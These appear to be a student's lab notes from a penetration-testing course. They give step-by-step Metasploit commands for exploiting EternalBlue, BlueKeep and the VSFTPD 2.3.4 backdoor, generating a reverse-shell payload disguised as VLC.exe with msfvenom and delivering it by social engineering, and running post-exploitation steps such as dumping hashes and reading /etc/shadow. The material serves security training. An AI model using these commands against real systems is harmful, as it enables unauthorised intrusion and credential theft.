**16-Sep-2024**

**System Hacking**

**Normal Shell vs Reverse Shell:**

**Normal Shell** is client talking with the server and **Reverse Shell** is server talking with the client.

Firewall can filter/block incoming traffic but it can’t block outgoing traffic so in this way reverse shell is useful to break into system.

Reverse shell is also known as backdoor.

**Bind Shell vs Reverse Shell:**

* **Bind Shell**: The target (victim) computer opens a door (port) and waits for the attacker to connect to it. The attacker then connects to that open port to control the target.
* **Reverse Shell**: The target (victim) computer actively reaches out to the attacker. Once the connection is made, the attacker can control the target.


In a **bind shell**, the attacker connects to the target, whereas in a **reverse shell**, the target connects to the attacker.

**Metasploit Framework:**

It is a pentesting platform (group of tools) used to find, validate and exploit vulnerabilities.

1st thing is you find vulnerability on the target. If you don’t find it, then you can make payload and send it to victim as a gift using social engineering.

**LAB:**



Check for the open port of 445 on victim from kali using nmap.

**nmap -p 445 150.1.7.102**

Nmap has also some built-in scripts for specific vulnerabilities. Go to nmap scripts directory.

cd /usr/share/nmap/scripts/

ls smb\*(This will list all scripts related to smb)

**nmap --script=smb-vuln-ms17-010-**

This will verify the vulnerability. Now we open the msf console

search auxiliary smb > use 14 > options > set rhost 150.1.7.102 > run

This will also verify the vulnerability on the target. Now we have to find exploit for this vulnerability.


**search exploit eternal blue > use 0 > options > set rhost 150.1.7.102 > set lhost 150.1.7.101 > exploit**

Now connection is initiated. Use some commands to verify like **sysinfo**, **hashdump**, **net user**, **net user test /add**, **screenshare**, **ps** (it is to check which processes are running).

These are the some commands which we can run through our attacking machine.

You can check exploits for windows 10 too or any operating system on **Exploit Database.**

**LAB:**



**nmap -p 3389 150.1.7.105**

**Go to msf console > search blue keep > use 0 > options > set rhost 150.1.7.105 > run**

This will confirm vulnerability.

Now **search exploit blue keep > use 3 > options > set rhost 150.1.7.105 > set lhost 150.1.7.101 > run**

When you run this, you’ll get error. This is because it won’t identify that machine is on which Hypervisor.

**show targets > set target 5 > run**

If it still gives you error, change the VM because you’ve already launched an attack on it before so you never know completely what other damage will it do to victim machine. So just change the vm and use this attack.

**Remember:** RDP must be enabled on victim machine

**18-Sep-2024**

**LAB:**

* Gain Access of Metasploitable Linux by exploiting the vulnerability of VSFTPD 2.3.4 backdoor.
* Do the post exploitation activities.

**Procedure:**

Run nmap version scan by running this command **nmap -sS -sV -O 150.1.7.104**

It will scan first 1000 ports and also tell you the version of **ftp port** which will be 2.3.4

Open msf console **> search vsftpd 2.3.4 > use 0 > set rhosts 150.1.7.104 > exploit**


Now you can do post exploitation activities

**whoami**

**cat /etc/passwd**

**cat /etc/shadow**

**LAB:**



Now we gonna exploit machines using **msfvenom**. Initially we gained access of machines by taking advantage of their known vulnerabilities and used built-in exploits for them.

With the help of **msfvenom** we can **create** and **encode** custom payloads.

**Basic Syntax for Generating Payload:**

**msfvenom -p <payload> LHOST=<attacker\_ip> LPORT=<attacker\_port> -f <format> -o <output\_file>**

**msfdb init && msfconsole**

Run this command to initialize database of msf.

**Command for Generating Payload for Windows:**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=150.1.7.101 LPORT=1010 -f exe > VLC.exe**

**Some Linux Commands:**

**echo $? (**If answer is 0 then the last operation is completed successfully)

**du -hs VLC.exe (**It will tell you file size)

**file filename** (It will tell you which type of file originally is)

**service apache2 start**

**systemctl status apache2**

We have started apache service so we can download payload in windows by putting ip of this Linux machine in browser of windows 7.

Go to directory **/var/www/html** and run this command

**mv /home/kali/VLC.exe .** (It will move payload to local directory for web)

Now enable multi-handler (to handle reverse connection from the target).

**Go to msfconsole > use exploit/multi/handler > set payload windows/meterpreter/reverse\_tcp > set lhost 150.1.7.101 > set lport 1010 > exploit**

We have done this because we have configured same setting while making our payload. So we are enabling listener to handle reverse connection which we’ll be having from our target.

**Go to victim windows 7 machine > open browser > type 150.1.7.101 > Download the payload and run it**.

You’ll get connection on your linux and now you have access of that machine.

Do the post-exploitation activities like **screenshare, hashdumps** etc